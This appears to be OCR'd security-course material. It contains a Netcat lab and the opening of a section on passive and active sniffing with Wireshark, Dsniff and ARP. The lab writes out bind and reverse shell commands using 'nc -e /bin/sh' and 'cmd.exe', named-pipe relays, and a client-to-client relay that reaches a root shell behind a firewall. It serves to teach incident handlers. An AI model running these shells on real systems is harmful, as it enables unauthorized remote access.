
```
(Victim) $ nc -l -p 7777 -e /bin/sh
```

In step 2, on Windows, we create a client to connect to that listener. This client would run on the attacker's machine:

```
(Attacker) C:\> c:\tools\nc 10.10.75.1 7777
```

In step 3, type commands into the attacker's window. ***You won't see a command prompt***, because that is not passed back to the attacker using this technique. You just see a blank line, waiting for you to enter commands on your Windows box for execution on the Linux shell. These commands, typed in the attacker's machine, are transferred to the listener on the victim machine, where they are executed. Note that there is no output on the victim's screen, because the standard output of the victim listener is attached to the command shell /bin/sh and is carried back to the attacker across the network by Netcat. This output is then displayed on the attacker's screen. You can run commands such as whoami, pwd, and ls. Press `CTRL-C` to drop the connection.

If you have extra time, try this using UDP mode on the client and listener. Note that UDP mode is flaky. It sends data, but likely won't give you a true interactive backdoor.



On the previous slide, we had a passive listener waiting for a connection before executing a shell. Now, we create a reverse shell connection from a Netcat client (on Windows) to a Netcat listener (on Linux). This is like pushing an outgoing connection from client to listener with commands typed at the listener (a classic reverse shell).

In step 1, create the listener in the ***Attacker's*** window on Linux:


```
(Attacker) $  nc -l -p 8888
```

This listener doesn't do anything other than wait for a connection. It takes whatever we type and sends it to the other side as a response after there is a connection. The attacker would execute this command on his/her own machine.

In step 2, shovel a shell to that listener. The attacker would run this command on the ***Victim*** machine to make the reverse shell connection. In the ***Victim*** window, type

```
(Victim) C:\> c:\tools\nc 10.10.75.1 8888 -e cmd.exe
```

In step 3, in the ***Attacker*** window, type commands to be executed, such as "echo %username%", hostname, dir, and so on. Press CTRL-C to drop the connection.



Now, we create a Linux Netcat relay. We relay a connection from our Linux box, through a relay on its own local host on a different port, all the way to a shell on our Windows box.

Step 1: Start by running a listening shell on Windows:

```
(Victim) C:\> c:\tools\nc -l -p 54321 -e cmd.exe
```

Step 2: In a terminal on your Linux box, build a relay by first creating a FIFO (named pipe) which we call "backpipe."

```
(Relay) $ mknod backpipe p
```

Step 3: In that same Linux window, start the relay to interact with the named pipe:

```
(Relay) $ nc -l -p 11111 0<backpipe | nc 10.10.0.1 54321 1>backpipe
```

Step 4: Start another terminal window on your Linux machine. In that new terminal, run a Netcat client to connect to the relay:


```
(Attacker) $ nc 127.0.0.1 11111
```

Step 5: In the attacker's window on Linux, type Windows commands. These commands are being sent through your Linux relay and executed on Windows.

Stop your relay by hitting CTRL-C in each of the windows.

(Optional) A Scenario — Netcat Lab

- If you have extra time... suppose there is a process listening on a port on a firewall-protected machine
  - Perhaps it gives shell access with high privileges
- But, the firewall allows only outbound connections
  - No inbound connections allowed; only outbound
- Yet, you can execute commands (with limited privileges) on the machine with the listener



This scenario acts as an optional extension of the lab. Do it only if you have extra time.

Suppose a process is running on a box with high privileges. In fact, this process is a listener that grants root-level command-shell access.

However, the system is protected behind a firewall that allows outbound access (and the ACK responses associated with it). That is, this firewall has an established filter that blocks all incoming packets (like SYNs), but allows packets that have the ACK bit set.

Now, suppose that you can run other commands on the protected box with limited privileges (such as non-root).

Lab Scenario: The Challenge


Netcat Lab

- Which commands would you execute on the attacker's machine and on the protected victim machine so you can access that Netcat listening shell
- Note: Don't just run another listener to give shell access, because that has lesser privileges and won't answer the real problem

Your challenge is to devise a command for the protected machine that gives your outside box access to that root-level shell. Don't just run another Netcat listener from one window, because it has limited privileges; instead, you have to connect to the listener that already exists.

The Set Up — Netcat Lab

- On Linux, in one terminal window, create your listener running with root privileges
  - `# nc -l -p 2222 -e /bin/sh`
- On Linux, bring up two other terminals that are not logged in as root (su student)
  - One is your attacker machine
  - The other acts as another command terminal on victim machine



To model this scenario, on your Linux machine, open three terminal windows. One includes the Netcat listener, running with root privileges:

```
# nc -l -p 2222 -e /bin/sh
```

In the second window, get a shell with limited privileges. This window is where you want to type a command to implement access from the outside system to the inside system:

```
# su student
$
```

Now, change into student's home directory:

```
$ cd
```

Finally, on the outside box, you have a command shell with limited privileges:

```
# su student
$ cd
```


Figure out which commands to type at the two $ prompts to give one of them access to the root-level /bin/sh.

Scenario Hints Coming

Netcat Lab

- Don't flip to the next slide until you want a hint....

It's time for some hints. If you don't want the hints, don't flip the page!



Hint #1 is to think about Netcat relays. Somehow a specialized Netcat relay is involved.

It won't look exactly like this figure, but perhaps it will inspire you.

Scenario Hint #2

- The Netcat relays we covered so far consist of listener-client pairs
- Do relays always have to have listeners
- How can you initiate connections using Netcat
- The next slide has the answer... don't flip unless you want that now

Hint #2 is that we've seen listener-client relays so far. But, do they always have to be formed that way? Can you think of another relay option that pushes a connection both ways?

Scenario 1: One Possible Answer — Netcat Lab

- Implement a client-to-client Netcat relay
- First, create a listener that the relay shovels the connection to
  - On the outside (attacker's machine), run

```
$ nc -l -p 4444
```

- On the victim machine, in the prompt with limited privileges, make the client-to-client relay

```
$ cd
$ mknod backpipe p
$ nc 127.0.0.1 4444 0<backpipe | nc 127.0.0.1 2222
  1>backpipe
```

- Try it, and type "whoami" in the attacker window

The answer: Use a client-to-client relay!

On the outside box, you could run something to catch the shell that the relay is going to push to us:

```
$ nc -l -p 4444
```


Now, on the victim machine, make a client-to-client relay:

```
$ cd
$ mknod backpipe p
```

For this to work, you *must* be in a directory where your non-UID 0 (student) account can write files. If you get a permissions error, change directories into /tmp and work from there.

```
$ nc 127.0.0.1 4444 0<backpipe | nc 127.0.0.1 2222 1>backpipe
```

Now, in the outside window, type whoami, and see if your commands are indeed running with root privileges on the target.



Here is what this solution looks like, in both a figure and as screenshots.

In step 1, we create the listener on the victim machine.

In step 2, we create the listener on the attacker machine.

In step 3, we connect them by using a client-to-client relay.

To better understand this solution, you might want to trace through the solution with your finger in the slide's graphic.

We've now seen listener-to-client relays and client-to-client relays. IF YOU HAVE EXTRA TIME, EXPERIMENT WITH OTHER OPTIONS, SUCH AS A LISTENER-TO-LISTENER RELAY.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION


1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. **Passive and Active Sniffing**
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

SANS | SEC5 | 40

Sniffing is a popular technique that lets attackers grab packets from the LAN. We look at plain, old passive sniffing, as well as active sniffing, which lets an attacker manipulate the flow of packets on a LAN.

Sniffers — Passive & Active Sniffing

- Sniffers gather all information transmitted across a line
  - For broadcast media (such as Ethernet or wireless network), sniffers allow an attacker to gather passwords and more
  - For Ethernet, all data is broadcast on the LAN segment
    - Switched Ethernet limits data to a specific destination physical port on a switch
    - Switches perform switching by determining which MAC addresses are connected to which physical interface (by observing the source MAC address of Ethernet frames), storing this information in memory (called a CAM table)



Sniffers are among the most common of hacker tools. They gather traffic off of the network, which an attacker can read in real time or squirrel away in a file.

Many attacks are discovered only when a sniffer log consumes all available file space.

When an Ethernet interface is gathering all traffic regardless of its destination hardware address, it is said to be in "promiscuous mode." This hardware address is known as a MAC address, and each Ethernet card is programmed with a unique MAC address value.

Traditional Ethernet, usually implemented in a hub, is a broadcast medium, which broadcasts all data to all systems connected to the LAN segment. Therefore, traditional Ethernet is inherently sniffable.


Switched Ethernet does not broadcast all information to all links of the LAN segment. Instead, the switch is more intelligent than the hub, and by looking at the destination MAC address, only sends the data to the required port on the switch. Typically, as the switch operates, it observes the source MAC address of frames going from each physical port to learn which MAC addresses are connected to that port. The switch remembers this mapping of MAC address (Layer 2) to physical address (Layer 1) in memory on the switch. Some switch vendors refer to this table as a Content Addressable Memory (CAM) table. Then, when new frames arrive at the switch, the device can consult its CAM table to determine which physical interface to send this packet to, so that it arrives at its destination. Using the CAM table, the switch switches.

To sniff in a switched environment, the attacker needs to redirect the flow of traffic on the LAN, either by attacking the switch itself or going after the machine sending the traffic. We look at both techniques shortly.

Wireshark: Powerful Multipurpose Protocol Analyzer

Passive & Active Sniffing

- Wireshark is an amazingly powerful sniffing tool
  - http://www.wireshark.org
  - Runs on most UNIX/Linux environments and Windows
  - Captures packets and can process already captured files (in tcpdump or a dozen other formats)
  - Parsers for more than 500 different protocols
  - Nice GUI, if you insist
  - Or use command-line terminal mode tool
  - Watch out for bugs; keep it patched
    - Buffer overflow flaws abound in protocol parsers



One of the most versatile sniffing tools available today is Wireshark (formerly known as Ethereal), available on a free, open-source basis. It runs on most modern UNIX and Linux environments, including Linux, Solaris, Mac OS X, FreeBSD, HP-UX, AIX, OpenBSD, and others. It also runs on most versions of Windows, from Win 98 forward.

The tool can capture traffic from the network, or read, parse, and display packet capture files. It can read files in tcpdump's native format, or it can convert a dozen other popular sniffer file formats.

The best part about Wireshark is its huge number of protocol parsers. All sniffers grab bits from the network. The thing that makes a sniffer useful is its capacity to turn those bits into useful information about the protocol, or, in other words, parsing it. Wireshark can parse more than 500 different protocols.

The tool has a really nice GUI, if you want such a thing. Alternatively, you can use the text-mode program, tshark, to display results in a terminal window.

Finally, be careful to keep your Wireshark installations up to date. It seems that, every other month, someone finds a buffer overflow flaw in one of Wireshark's protocol parsers. Later today, we discuss why this is. Each one of these flaws could allow an attacker to run arbitrary commands on your machine, just by sending you a packet or two. So, keep your systems patched and Wireshark up to date!

Dsniff – Active Sniffing Suite

- Suite of tools to make sniffing and spying easy
  - Even on a switched network
- Written by Dug Song
  - http://monkey.org/~dugsong/dsniff/
- Works on Ethernet or wireless networks
- Runs on Linux or BSD
  - Some components have been ported to Win32
    - Dsniff, mailsnarf, urlsnarf, WebSpy

All the sniffers we discussed so far have been passive. They wait for traffic to come to them. On a switched LAN, they see only data going to and from the machine where the sniffer is running. An active sniffer, such as Dsniff, injects packets into the network to redirect traffic to it. Dsniff offers a variety of techniques for redirecting traffic, as we shall see. Dsniff is a full-featured tool. It is actually a suite of useful sniffing components written by Dug Song, running on Linux or BSD. Some of the less interesting components have been ported to Windows.

Dsniff Components

Passive & Active Sniffing


- Consists of several components
  - Dsniff
  - arpspoof
  - macof
  - tcpkill
  - tcpnice
  - msgsnarf
  - filesnarf
  - mailsnarf
  - URLsnarf
  - WebSpy
  - DNSSpoof
  - Webmitm
  - SSHmitm
- Dsniff is a suite of sniffers and sniffer "helpers"
- Dsniff, the master program of the suite, is merely a sniffer that decodes
  - FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase, and Microsoft SQL auth info

Dsniff is actually a suite of sniffers and sniffing support tools. Each name you see on this slide is a separate executable included in the suite. We explore each of these in more detail.

Dsniff is not only the name of the suite of tools, it is also the name of one of the executables in the suite. The Dsniff executable is a tool that can decode a large number of application-level protocols. This is highly useful to both the attackers and security professionals. If you need to look inside a SQL*Net exchange or other supported protocol, Dsniff can be a big help.

The following are some of the protocols that it decodes:

FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase, and Microsoft SQL auth info.



Before we can analyze how Dsniff works as an active sniffer, we need to look at how IP addresses are mapped to MAC addresses. First, remember how DNS maps domain names (application layer stuff) to IP addresses (network layer stuff)? Well, we need a mechanism to map IP addresses (network layer) to MAC addresses (the data link layer hardware address). The Address Resolution Protocol (ARP) does just that.

Let's Talk About IP-to-MAC Mapping via ARP

Passive & Active Sniffing

- When you send data across a LAN, it must be directed to the hardware address
  - The MAC address of the Ethernet card, a 48-bit globally unique address hard-coded into the card
- Your machine must determine the MAC address corresponding to a given IP address
- ARP supports mapping IP addresses to MAC addresses
- I send ARP request: What is the MAC address for IP address 10.1.1.1
- The appropriate machine sends an ARP response telling me its MAC address
